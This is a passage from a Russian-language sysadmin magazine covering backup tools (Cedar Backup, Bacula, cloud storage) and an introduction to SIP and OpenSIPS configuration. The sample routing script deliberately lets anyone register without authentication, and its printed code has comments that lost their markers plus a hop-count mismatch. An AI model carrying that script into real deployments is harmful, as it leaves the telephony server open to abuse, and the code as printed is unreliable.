untu2 [373 kB]
Fetched 2,226 kB in 3s (588 kB/s)
Selecting previously unselected package cedar-backup2.
(Reading database ... 190395 files and directories currently installed.)
Unpacking cedar-backup2 (from .../cedar-backup2_2.21.0-1_all.deb) ...
Selecting previously unselected package cedar-backup2-doc.
Unpacking cedar-backup2-doc (from .../cedar-backup2-doc_2.21.0-1_all.deb) ...
Selecting previously unselected package growisofs.
Unpacking growisofs (from .../growisofs_7.1-10_amd64.deb) ...
Selecting previously unselected package dvd+rw-tools.
Unpacking dvd+rw-tools (from .../dvd+rw-tools_7.1-10_amd64.deb) ...
Selecting previously unselected package wodim.
Unpacking wodim (from .../wodim_9%3a1.1.11-2ubuntu2_amd64.deb) ...
Processing triggers for man-db ...
Processing triggers for doc-base ...
Processing 3 added doc-base files...
Registering documents with scrollkeeper...
Setting up cedar-backup2 (2.21.0-1) ...
Setting up cedar-backup2-doc (2.21.0-1) ...
Setting up growisofs (7.1-10) ...
Setting up dvd+rw-tools (7.1-10) ...
Setting up wodim (9:1.1.11-2ubuntu2) ...
adminuser@xbuntu-1204-backup-client:~$
```

Установка Cedar Backup

CEDAR BACKUP

А это средство изначально было предназначено для резервного копирования на CD/DVD-носители, однако сейчас поддерживается и сохранение в облако Amazon S3. Cedar Backup может сохранять не только файлы из файловой системы, но и репозитории Subversion, БД PostgreSQL/MySQL, информацию о системе... Более того, он, в связи с текущими размерами ФС и файлов, попросту не очень рассчитан на сохранение всего подряд — CD/DVD-болванки, увы, не резиновые. Также Cedar Backup поддерживает и шифрование с использованием все того же GPG, так что, если даже бэкапы будут почему-либо скомпрометированы, их не так просто будет достать.

Он также поддерживает пулы, то есть способен бэкапить с нескольких машин. Машины, с которых он собирает информацию, называются клиентами, а собственно машина, на которой происходит запись на болванку / в облако, — Master (в дальнейшем будет именоваться сервером). Однако ничто не мешает производить как сбор, так и запись на одной машине. Обычно часть действий на клиентах должна выполняться автоматически с помощью клиентского Cron'а, но можно настроить сервер так, чтобы эти действия выполнял по расписанию именно он, заходя на клиентские машины через SSH.

Процесс бэкапа условно делится на четыре стадии, наличие/отсутствие которых может различаться в зависимости от настроек:

- Сбор (Collect) — первая стадия, исполняется как на стороне клиентов, так и на стороне сервера (последнее, впрочем, необязательно). Cedar Backup обходит каталоги и в зависимости от режима выбирает файлы для сохранения. Затем он их архивирует и сжимает.
- Получение (Stage) — процесс копирования бэкапов с клиентских узлов на сервер. Если эта стадия почему-либо не произошла на каком-то из узлов, Cedar Backup по умолчанию переходит к следующему узлу. Но это поведение настраиваемое. Кроме того, возможно также

получать данные, которые собраны другим процессом: для этого в каталоге должен быть файл cback.collect.

- Сохранение (Store) — собственно запись бэкапа на носитель. В зависимости от опций и/или поддержки записывающего устройства (если мы пишем на оптический диск) либо создается новая сессия, либо диск пишется «с нуля».
- Очистка (Purge) — удаление временных файлов, которые были собраны и получены на предыдущих этапах.

Конфиг в XML-формате содержит восемь секций, большинство из которых относятся к стадиям и могут вследствие этого различаться:

- <reference> — исключительно для удобства пользователя, все поля здесь могут оставаться пустыми;
- <options> — здесь задаются основные опции конфигурации, такие, например, как день начала недели, временный каталог, пользователь и группа, от имени которого происходит бэкап, команды, которые выполняются до и после бэкапа, используемые стадии;
- <peers> — настройка узлов. Для каждого узла есть секция <peer>, в которой задается имя узла, его тип (local, который, понятно, может быть только один, и remote), каталог, где находятся собранные данные;
- <collect> — конфигурация стадии Collect. Здесь указывается в том числе режим сбора (ежедневный, еженедельный или инкрементный), тип архива, который получится на выходе (tar, tar.gz или tar.bz2), и сам список собираемых файлов/каталогов и исключения из него;
- <stage> — настройка стадии получения. В простейшем случае здесь указывается только опция <staging_dir>, определяющая каталог, куда происходит получение;
- <store> — настройка сохранения. Настраивается в том числе извлечение накопителя, его проверка и объем;
- <purge> — настройка очистки. Единственный стоящий внимания параметр — <retain_days>, задающий количество дней, по истечении которого содержимое соответствующих каталогов может быть удалено;
- <extensions> — настройка расширений. Здесь указываются подсекции действий, в которых задается, например, имя питоновского модуля, имя вызываемой функции из него и, наконец, индекс, определяющий порядок выполнения данного действия. Стадии тоже рассматриваются как действия с заранее заданным индексом, что позволяет определить действия, которые будут совершаться до или после какой-либо стадии.

Один из веб-интерфейсов для Bacula

Рассмотрю урезанный пример конфигурационного файла для одного узла:

```
<cb_config>
  <reference>
  <...>
  </reference>
  <options>
    <starting_day>tuesday</starting_day>
    <working_dir>/home/adminuser/↵
    tmp</working_dir>
       <backup_user>adminuser</backup_user>
       <backup_group>adminuser</backup_group>
       <rcp_command>/usr/bin/scp -B</rcp_command>
  </options>
  <peers>
      <peer>
          <name>debian</name>
          <type>local</type>
          <collect_dir>/home/adminuser/cback/↵
          collect</collect_dir>
       </peer>
   </peers>
   <collect>
      <...>
      <collect_mode>daily</collect_mode>
      <archive_mode>targz</archive_mode>
      <ignore_file>.cbignore</ignore_file>
      <dir>
        <abs_path>/home/adminuser/Docs</abs_path>
        <collect_mode>incr</collect_mode>
       </dir>
       <file>
       <abs_path>/home/adminuser/.profile↵
       </abs_path>
           <collect_mode>weekly</collect_mode>
       </file>
   </collect>
   <stage>
       <staging_dir>/home/adminuser/backup/↵
        stage</staging_dir>
   </stage>
   <store>
       <...>
   </store>
   <purge>
       <dir>
           <abs_path>/home/adminuser/backup/↵
           stage</abs_path>
           <retain_days>7</retain_days>
       </dir>
       <dir>
       <...>
       </dir>
   </purge>
   <extensions>
       <action>
           <name>encrypt</name>
           <module>CedarBackup2.extend.encrypt↵
           </module>
           <function>executeAction</function>
           <index>301</index>
       </action>
   </extensions>
   <encrypt>
       <encrypt_mode>gpg</encrypt_mode>
       <encrypt_target>Backup User↵
       </encrypt_target>
   </encrypt>
</cb_config>
```

Отмечу, что здесь, в связи с использованием расширения для шифрования (которое срабатывает сразу после стадии

получения), появляется секция <encrypt>. В данной секции заслуживает внимания только <encrypt_target>. В нем указывается псевдоним владельца ключа.

Для выполнения бэкапа достаточно набрать команду cback, в случае необходимости указав опцию --full. Также имеет смысл занести ее в Cron — на сей раз безо всяких опций.

В целом Cedar Backup для декларируемых целей выглядит достаточно неплохо, хотя и непонятно, что сейчас может влезть на одну CD- (да пусть даже и DVD-) болванку: для крупных бэкапов ее емкость нынче слишком мала, а для хранения только бэкапов конфигов использование болванок стандартного объема выглядит крайне расточительно. Кроме того, поддержка расширений дает возможность добавлять функциональность — в целом прикрутить сохранение в облачных хранилищах должно быть достаточно легко. Однако есть у Cedar Backup и жирный минус: в нем нет средства восстановления из бэкапов. То есть в случае указанного выше конфига для восстановления файла нужно будет вспомнить дату его изменения, расшифровать соответствующий архив, распаковать его и только потом вытащить этот самый файл.

BACULA

Bacula, пожалуй, одно из самых мощных средств резервного копирования. Предназначенное для использования в средних и крупных сетях, оно имеет гибкую архитектуру, состоящую из пяти частей:

- Bacula Director — самый главный сервер, который и управляет всеми процедурами.
- Bacula Console — управляющая консоль. Есть как текстовый, так и графические (в том числе и Web) варианты.
- СУБД (MySQL, PostgreSQL или SQLite), необходимая для хранения метаданных.
- Storage Director — тот сервер, на котором бэкапы и хранятся / сохраняются на физические носители.
- File Daemon — сам клиент резервного копирования, который по командам Bacula Director передает данные в Storage Director.

В принципе, все это может быть установлено и на одной машине, однако применять Bacula в подобной ситуации смысла не имеет. Оптимальная же конфигурация такая — Bacula Director и Storage Director (вместе с СУБД и консолью) находятся на одной машине и бэкапят данные с клиентов.

Центральная часть конфигурации Bacula Director — задание (job), в котором и указываются нужные ссылки (расписание, набор файлов, хранилище...). Приведу пример одного из заданий:

```
Job {
    Name = "home_backup" # Имя задания
    Type = Backup # Тип задания↵
    (backup, restore, verify...)
    Level = Full # Тип бэкапа (как правило,↵
    переопределяется аналогичной опцией
    в соответствующем расписании)
    Client = backup-client # Имя клиента
    FileSet = "bc-home-set" # Имя набора файлов↵
    для сохранения
    Schedule = "Weekly-schedule" # Имя расписания
    Storage = backup-storage # Имя секции, где↵
    описана конфигурация файлового хранилища
    Messages = Daemon # Поведение уведомлений
    Pool = backup-client-pool # Пул бэкапов
    Priority = 10 # Приоритет. Указывая приоритеты↵
    от 1 до 10, можно контролировать порядок↵
    выполнения заданий
    Write Bootstrap = "/var/db/bacula/home-backup.↵
    bsr" # Файл, предназначенный для восстановления
    в том случае, если полетит СУБД
}
```

Теперь посмотрим на расписание:

```
Schedule {
    Name = "Weekly-schedule"
    Run = Level=Full mon at 18:00
    Run = Level=Incremental tue-fri at 17:00
}
```

Полный бэкап будет производиться каждую неделю в понедельник в шесть вечера, а инкрементные — со вторника по пятницу, в пять вечера. Помимо полных и инкрементных бэкапов, Bacula поддерживает и дифференциальные.

Стоит отметить, что Bacula работает независимо от демона Cron, что выгодно отличает его от конкурентов. Также Bacula поддерживает шифрование бэкапов на основе PKI. Кроме того, восстановление бэкапов происходит достаточно легко, не нужно расшифровывать бэкапы вручную.

Но есть у Bacula и недостатки. Если мы говорим об энтерпрайз-секторе, нужно учитывать также наличие единой точки отказа. В Bacula таковая имеет место: при отказе Bacula Director вся инфраструктура рушится. Кроме того, развертывание оной занимает ненулевое время, впрочем, как и в случае с другими подобными решениями. Облачное резервное копирование в свободной версии Bacula отсутствует, но так ли оно нужно в решениях подобного класса? А в условиях SOHO-сетей применять данное решение попросту нерационально.

ОБЛАЧНЫЕ ХРАНИЛИЩА

В связи с повальным распространением быстрого интернета некоторые хранят резервные копии в облачных хранилищах. Не буду рассуждать о преимуществах и недостатках данного способа, вместо этого приведу несколько сервисов подобного рода:

- CloudMe.com — шведский сервис для облачного хранения данных, предоставляет бесплатно от 3 до 19 ГБ места, также есть WebDAV. К сожалению, объем одного файла на бесплатном аккаунте ограничен 150 МБ.
- DriveHQ.com — бесплатно выдается 1 ГБ, поддерживается WebDAV и FTP. Но ограничение выгрузки на WebDAV — где-то 50 МБ за раз, а загрузка на бесплатном тарифе — 200 МБ в месяц.
- Yadi.sk — Яндекс.Диск. Бесплатно предоставляется 10 ГБ места, WebDAV также поддерживается. Ограничений на размер файла и полосу пропускания нет.

Отмечу, что если планируется хранить бэкапы в облачных хранилищах, то лучше держать их сразу в нескольких — известен как минимум один случай, когда после покупки облачного сервиса доступ к нему предоставлять переставали.

ЗАКЛЮЧЕНИЕ

В статье были рассмотрены пять различных средств резервного копирования, подходящих как для дома и небольших сетей, так и для корпоративного сектора. Выбор средства остается за тобой, можно лишь дать несколько советов.

Так, rsync/rsnapshot имеет смысл применять, если у тебя всего пара-тройка серверов и ты хочешь всего лишь время от времени сохранять каталог /etc и прочие текстовые конфиги. Примерно для этих же целей предназначен и Cedar Backup — отличие разве что в том, что последний не синхронизирует по сети, а записывает на болванку и позволяет шифровать бэкапы, для восстановления которых потребуется приложить некоторые усилия.

Любителям облачных решений, несомненно, придется по вкусу Duplicity и его графический фронтенд Deja-Dup. Для домашних пользователей это действительно простое и удобное решение, позволяющее не только бэкапить (и шифровать по желанию), но и в случае чего достаточно быстро восстанавливать как бэкапы целиком, так и отдельные файлы.

В том же случае, когда ты будешь обслуживать сеть среднего или тем паче крупного масштаба, имеет смысл обратить внимание на Bacula, который и предназначен для подобных целей и в котором есть в том числе независимость от стандартного *nix-планировщика и шифрование резервных копий, то есть два из трех пунктов, о которых говорилось во введении.

Какое бы средство ты ни выбрал, помни — лучше сохранять данные хоть как-то, чем вообще их не сохранять.

АЛЛО, БАРЫШНЯ

РАСШИРЕННЫЕ СРЕДСТВА SIP-ТЕЛЕФОНИИ

Про Asterisk, думается, слышал чуть ли не каждый админ — он встречается буквально на каждом шагу, будь то офисная АТС или нечто связанное с телекомом. Но если в первом случае его применение практически всегда оправданно, то во втором могут иметь место некоторые проблемы. Существуют ли альтернативы Asterisk?



Роман Ярыженко
rommanio@yandex.ru

SIP: КРАТКОЕ ВВЕДЕНИЕ


Прежде всего стоит разобраться, как работает SIP в принципе и что это вообще за протокол. Итак, SIP — Session Initiation Protocol, служащий исключительно для целей установления и завершения сессии. Обмен пакетами от установления соединения до его завершения называется диалогом. Медиапоток по данному протоколу не передается — для этого есть протокол RTP. Инкапсулированный же в пакете SIP SDP (Session Description Protocol) определяет, в частности, и параметры медиапотока, такие как используемый кодек и тип данных.

Важно понимать, что прохождение этих двух потоков — SIP/SDP и RTP (или, как говорят связисты, сигнализации и данных) — совершенно независимо друг от друга. Посмотрим, что происходит при нормальном вызове (очень упрощенно, правда).

1. Вызывающая сторона инициирует соединение, посылая SIP-пакет INVITE, в нем же инкапсулирован и SDP с информацией о желаемых параметрах RTP. Этот пакет может пройти через несколько SIP-прокси — о них чуть ниже.
2. В зависимости от того, проходит ли вызов через SIP-прокси или нет, вызывающая сторона получает либо ответ от SIP-прокси TRYING (а уж прокси тем временем направляет INVITE вызываемой стороне) и следом RINGING, либо сразу RINGING. Пакет RINGING означает, что вызываемая сторона посылает сигнал абоненту «звоню» и теперь нужно ожидать, условно говоря, «поднятия трубки».
3. Как только вызываемая сторона поднимает трубку, она посылает SIP-пакет с кодом 200 «OK». В этот пакет снова инкапсулирована нагрузка SDP, содержащая параметры, которые поддерживаются этой стороной. Вызывающая же сторона, если параметры совпадают, посылает ответный пакет ACK.
4. Клиенты соединяются по протоколу RTP напрямую независимо от того, проходил ли предыдущий обмен пакетами SIP через SIP-прокси или нет. Происходит разговор.
5. При отбое отбивающая сторона посылает SIP-пакет BYE, а вторая сторона посылает опять же пакет ACK. Соединение завершено.

Теперь стоит разобраться с устройством сети SIP — какие логические сущности в ней вообще имеются.

- UAC и UAS — User Agent Client и User Agent Server. Очень условно их можно назвать вызывающей и вызываемой стороной. В SIP-терминалах и программных клиентах реализуется как UAC, так и UAS.
- SIP-прокси занимается в основном маршрутизацией.
- SIP-регистратор сохраняет информацию о логическом местоположении UAC/UAS.
- SIP-редиректор предоставляет UAC/UAS информацию о маршрутизации и в случае необходимости перенаправляет вызов в другое место.
- Сервер местоположения на самом деле представляет собой базу данных, где указано, какой адрес или какие адреса соответствуют тому или иному SIP URI. Фактически это лишь удобная абстракция.
- B2BUA может находиться на месте SIP-прокси, но им не является. В случае с прокси терминал устанавливает соединение с другим терминалом напрямую (хоть оно и проходит через прокси, но лишь до определенного этапа. И прокси в общем случае не изменяет заголовки и тело SIP-пакета). В случае с B2BUA терминал сначала устанавливает с ним соединение, затем B2BUA устанавливает соединение с вызываемым терминалом, и в дальнейшем весь процесс происходит исключительно через него, с использованием двух независимых сессий — вызывающий терминал-B2BUA и B2BUA-вызывающий терминал. Применение B2BUA дает гораздо большую гибкость, нежели применение обычного SIP-прокси, — хотя бы потому, что он позволяет изменять тело SIP-пакета. Кроме того, по названным выше причинам его применяют и при тарификации вызовов. Но есть у него и недостаток — большее потребление памяти.



Нормальное прохождение регистрации и одного вызова через OpenSIPS

Стоит отметить, что зачастую логические сущности объединяются в одном ПО. Так, SIP-прокси чаще всего объединяется с регистратором и редиректором.

SIP-прокси существуют двух типов — stateless и stateful. Если ты знаком с iptables, думаю, объяснять их различия нет необходимости. А если нет... Stateful SIP-прокси хранит состояние транзакции, то есть знает, какому пакету INVITE соответствует тот или иной пакет ACK. Stateless-прокси же ничего этого не знает и тупо передает пакет куда следует.

И тут мы плавно переходим к вопросу, какие еще свободные средства для работы с SIP-протоколом (помимо Asterisk, о котором знают все) существуют в *nix-системах. На данный момент есть два проекта, предназначенные для этой цели, — Kamailio и OpenSIPS. Они имеют общего предка, так что подробно описывать их различия смысла нет. В статье будет рассмотрен OpenSIPS.

ЧТО ТАКОЕ OPENSIPS? УСТАНОВКА

OpenSIPS обеспечивает функциональность практически всех серверных компонентов, которые были упомянуты выше, — от SIP-прокси до B2BUA. Отличие же его от Asterisk'а заключается, во-первых, в том, что OpenSIPS манипулирует пакетами и сессиями SIP на более низком уровне, чем это делает Asterisk, а во-вторых, Asterisk по сути является комбайном, например содержит в себе, помимо SIP, медиасервер. Кроме того, Asterisk не поддерживает масштабирование.

OpenSIPS имеет давнюю историю: как минимум он (если считать и его предшественников) не младше Asterisk, а с учетом того, что SIP для последнего неродной, возможно, даже и старше. Он также поддерживает и модульную архитектуру, при этом модулей там предостаточно. В настоящий момент с нуля разрабатывается ветка 2.0, которая будет иметь другую архитектуру, — текущая закладывалась без учета части современных реалий, которые в те времена еще и не прогнозировались. Однако данная ветка находится в состоянии активной разработки, а я предпочитаю стабильные версии, поэтому здесь будет описана версия 1.11.3, которая, кстати, является LTS.

WWW

RFC 3261 — едва ли не самый важный документ, который нужно знать SIP-телефонистам: https://www.ietf.org/rfc/rfc3261.txt

Итак, поехали устанавливать:

```
$ wget -qO - http://apt.opensips.org/key.asc |↵
  sudo apt-key add -
$ sudo sh -c "echo 'deb http://apt.opensips.org/↵
  stable111 main' > /etc/apt/sources.list.d/↵
  opensips.list"
$ sudo apt-get update
$ sudo apt-get install opensips opensips-console
```

НАЧАЛЬНАЯ НАСТРОЙКА OPENSIPS

В файле /etc/opensips/opensipsctlrc нужно настроить имя или адрес SIP-домена:

```
SIP_DOMAIN=192.168.56.103
```

Имя SIP-домена не обязательно должно совпадать с DNS-именем хоста, на котором запущен OpenSIPS, однако некоторые SIP-терминалы не позволяют указывать его отдельно. В тестовом случае это не настолько критично, но, если сервер будет находиться в продакшене, этот момент лучше учесть. Также для нормальной работы все равно рекомендуется DNS-сервер со сконфигурированными полями NAPTR и SRV. В общем-то, базовая настройка на этом закончена, пора переходить к написанию скрипта маршрутизации.

СКРИПТ МАРШРУТИЗАЦИИ

Основной конфигурационный файл OpenSIPS (в моем случае он был расположен по пути /etc/opensips/opensips.cfg) делится на три части:

- Глобальные параметры, такие как логирование с отладкой, адреса, на которых OpenSIPS слушает, настройка количества дочерних процессов.
- Параметры модулей. Сюда относятся путь к каталогу с модулями, список самих загружаемых модулей и их параметры, например для модуля транзакций tm предусмотрена настройка самых разнообразных таймеров.
- Наконец, логика маршрутизации. Именно здесь находится самая вкусная часть OpenSIPS. Каждый SIP-пакет, приходящий на (и проходящий через) OpenSIPS, обрабатывается в соответствии с данной логикой. Разумеется, именно поэтому она может быть достаточно сложной. Как правило, здесь имеются несколько маршрутов — основной, аналогичный точке входа в какую-либо программу и несколько дополнительных, направление на которых вызывается из основного. Дополнительные маршруты аналогичны функциям в процедурных языках программирования.

В принципе, для создания базового конфигурационного файла можно использовать команду osipsconfig, но его, тем не менее, придется править ручками. Ниже будут приведены наиболее важные части из файла конфигурации с комментариями (к слову, допустимы как однострочные комментарии в *nix-стиле, так и многострочные в стиле C++). Итак, часть секции глобальных параметров:

```
# Указываем, на каком адресе и порте будет слушать↵
OpenSIPS
listen=udp:192.168.56.103:5060
# Отключаем поддержку TCP и TLS
disable_tcp=yes
disable_tls=yes
```

А теперь посмотрим некоторые параметры модулей:

```
# Путь к модулям
mpath="/usr/lib/opensips/modules"
# Загружаем модули sl и tm
loadmodule "sl.so"
loadmodule "tm.so"
```

```
# Настраиваем параметры модуля tm
modparam("tm", "fr_timeout", 5)
modparam("tm", "fr_inv_timeout", 30)
modparam("tm", "restart_fr_on_each_reply", 0)
modparam("tm", "onreply_avp_mode", 1)
# Загружаем модуль-обертку SIGNALING
loadmodule "signaling.so"
<...>
```

Пожалуй, стоит обратить внимание на данные модули. Первым загружается модуль sl, который отвечает за stateless-прокси. Параметры его мы не трогаем. Следующая строчка загружает модуль tm, который отвечает за stateful-прокси, — и уж тут как раз некоторые параметры нужно изменить. Рассмотрим, что они означают:

- fr_timeeout — интервал между запросом и предварительным ответом (таким как trying). Транзакция на момент предварительного ответа еще не завершена. Этот тайм-аут истекает, если нет никакого ответа, при наличии же предварительного ответа он сбрасывается. В секундах;
- fr_inv_timeout — интервал между предварительным и окончательным ответом. Тайм-аут истекает, если с момента получения предварительного ответа окончательного так и не пришло. Опять же в секундах;
- restart_fr_on_each_reply — указывает, должен ли fr_timeout начинать отсчет сначала, если вызываемая сторона регулярно шлет предварительные ответы. Нулевое значение — false, любое другое — true;
- onreply_avp_mode — как будут обрабатываться AVP (Atribute-Value pair) в маршруте Reply. Если не вдаваться в подробности, 1 означает, что AVP, относящиеся к данному маршруту, можно будет видеть и использовать и в некоторых других ветвях скрипта маршрутизации. Это, тем не менее, снижает производительность.

Модуль SIGNALING представляет собой обертку вокруг модулей tm и sl для удобства работы.

Теперь наконец можно перейти к разбору структуры последней секции, которая, собственно, и является скриптом обработки запросов.


Первым идет так называемый main route block, в который попадают все пакеты. Как уже говорилось выше, этот блок аналогичен точке входа в стандартные программы. Рассмотрим, что он делает:

1. Пакет входит в данный блок, и происходят некоторые проверки.
2. Если пакет не предназначен нам, мы его направляем в блок relay.
3. А если же он пришел к нам, мы, в зависимости от нужд, совершаем какие-то действия. Отмечу, что здесь можно направлять поток обработки в другие блоки, аналогично тому, как в программе на си из функции main() можно вызывать другие функции, описанные в коде программы.


Кроме блока типа route (к которому относится и названный выше и который обрабатывает входящие запросы), существует еще несколько типов блоков маршрутизации. Опишу некоторые из них:

- branch_route — позволяет задавать действия в пределах одной транзакции. Понятно, что это актуально лишь в случае stateful-маршрутизации;
- failure_route — обрабатывает полученные отрицательные (с кодом большим или равным 300) ответы — причем ответы как приходящие извне, так и генерируемые самим OpenSIPS. Опять же актуально только для stateful-маршрутизации;
- onreply_route — обрабатывает все нормальные ответы. Может быть как stateful — в случае если мы специально указываем, что ответ принадлежит какой-либо транзакции, так и stateless — если указываем, что маршрутизация глобальная;
- error_route — обрабатывает ошибки при парсинге SIP-пакетов.

Поскольку даже самый простой скрипт маршрутизации, который почти ничем не занимается (реализует только базовый регистратор и редиректор), достаточно сложен, мы его разберем по косточкам:



Утилита osipsconfig, служащая для создания шаблона конфигурации OpenSIPS



```
# Точка входа
route{
   # Следующий условный оператор осуществляет
   проверку поля заголовка MaxForwards — счетчик
   «прыжков» маршрутизации. Если его значение
   равно нулю, посылается ответ 483 и прекращается
   обработка данного пакета. Помимо этого, функция
   mf_process_maxfwd_header() смотрит, а имеется
   ли вообще такой заголовок в пакете, если нет,
   то он создается и устанавливается в заданное
   значение — в данном случае 10.
    if (!mf_process_maxfwd_header("70")) {
        sl_send_reply("483","Too Many Hops");
        exit;
    }
    # Далее мы проверяем наличие тега у поля To,
    который показывает, относится ли данный пакет
    к какому-либо диалогу.
    if (has_totag()) {
      # Пакет OPTIONS, помимо собственно
      запроса доступных опций, обычно используется
      в качестве средства проверки соединения.
      Следующая проверка служит для того,
      чтобы удостовериться, действительно ли пакет
      предназначен именно нашему прокси.
    if (is_method("OPTIONS") &&
       uri==myself && (! uri=~"sip:.*[@]+.*")) {
           options_reply();
           exit;
       }
     # Смотрим, есть ли в пакете указание, куда
     его маршрутизировать дальше. Функция loose_
     route() сама по себе очень многозначная (как
     и многие другие функции), и, если таковое
     указание имеется, она действует в соответствии
     с секцией 16.12 RFC 3261 за некоторыми
     исключениями (о них лучше
     почитать в документации).
        if (loose_route()) {
        # В серьезных скриптах маршрутизации здесь
        и спрятана вся логика — например,
        осуществляется аккаунтинг. Однако,
        поскольку скрипт у нас исключительно
        простой, пакет мы просто маршрутизируем
        по направлению, которое в нем и задано.
            route(relay);
        } else {
```



INFO

Для управления OpenSIPS существует Web-GUI — OpenSIPS-CP.

```
        # В случае же, если пакет не содержит
        маршрута, мы смотрим, не является ли
        он пакетом ACK, пришедшим в ответ
        на сообщение об ошибке, и перенаправляем его
        куда следует.
        if (is_method("ACK")) {
            if ( t_check_trans() ) {
                t_relay();
                exit;
            } else {
       # Если же данный запрос ACK не принадлежит
        никакой транзакции, мы просто его игнорируем.
                exit;
            }
        }
        # В остальных же случаях мы отправляем
          сообщение с кодом "404", аналогичное
          подобному же в HTTP.
            sl_send_reply("404","Not here");
        }
        exit;
    }
    # Обрабатываем запросы, не относящиеся
      к заданному диалогу.
    # Запрос CANCEL мы не трогаем
      и пересылаем дальше.
    if (is_method("CANCEL")) {
        if (t_check_trans()) {
            t_relay();
        }
        exit;
    }
    # Функция t_check_trans() тоже имеет двойное
      назначение — если запрос не относится
      ни к ACK, ни к CANCEL, но относится к какой-
      то транзакции ретрансляции, она его
      ретранслирует дальше, что следующая строчка
      и делает.
    t_check_trans();
    # Фильтруем пакеты, у которых есть поле Route,
      но не задано поле To (за исключением пакета
      ACK), и логируем о подобных попытках.
    if (loose_route()) {
        xlog("L_ERR",
        "Attempt to route with preloaded Route's↵
        [$fu/$tu/$ru/$ci]");
        if (!is_method("ACK")) {
            sl_send_reply("403",
         "Preloaded Route denied");
        }
    }
    # Если запрос адресован не нам, добавляем поле
    Record-Route для принудительной маршрутизации
    SIP-трафика через наш прокси.
    if (!is_method("REGISTER|MESSAGE")) {
        record_route();
    }
    # Если в запросе не фигурирует URI, который
      хоть как-то относится к нашему серверу, мы
      его отправляем в route(relay).
    if (!uri==myself) {
        route(relay);
    }
    # Поддержку presence (сообщений о статусе
      присутствия абонента) тоже не реализуем,
      для чего отключаем методы.
      PUBLISH и SUBSCRIBE
    if (is_method("PUBLISH|SUBSCRIBE")) {
        sl_send_reply("503",↵
       "Service Unavailable");
        exit;
    }
    # Обработка запроса REGISTER. Для упрощения
      скрипта мы даем возможность регистрироваться
      всем, безо всякой аутентификации. Кроме
      того, база местоположений по тем же
      соображениям временная, в настоящую БД
      ничего не пишется.
    if (is_method("REGISTER")) {
        if (!save("location", "m")) {
            sl_reply_error();
        }
    exit;
    }
    # Функция lookup() проверяет, есть ли у нас
      в базе местоположений данный пользователь.
      Если его нет, мы создаем новую транзакцию
      и возвращаем "404". Опять же в серьезных
      скриптах здесь еще и проверяются
      поддерживаемые клиентом методы, чего мы
      не делаем.
    if (!lookup("location")) {
        t_newtran();
        t_reply("404", "Not Found");
        exit;
    }
    route(relay);
}
    # Блок relay, который и обрабатывает все
      проходящие пакеты.
route[relay] {
    # В случае INVITE мы смотрим, есть ли
      отрицательный результат транзакции, и, если
      есть, отправляем в соответствующий блок.
    if (is_method("INVITE")) {
        t_on_failure("fail");
    }
```

SEMS

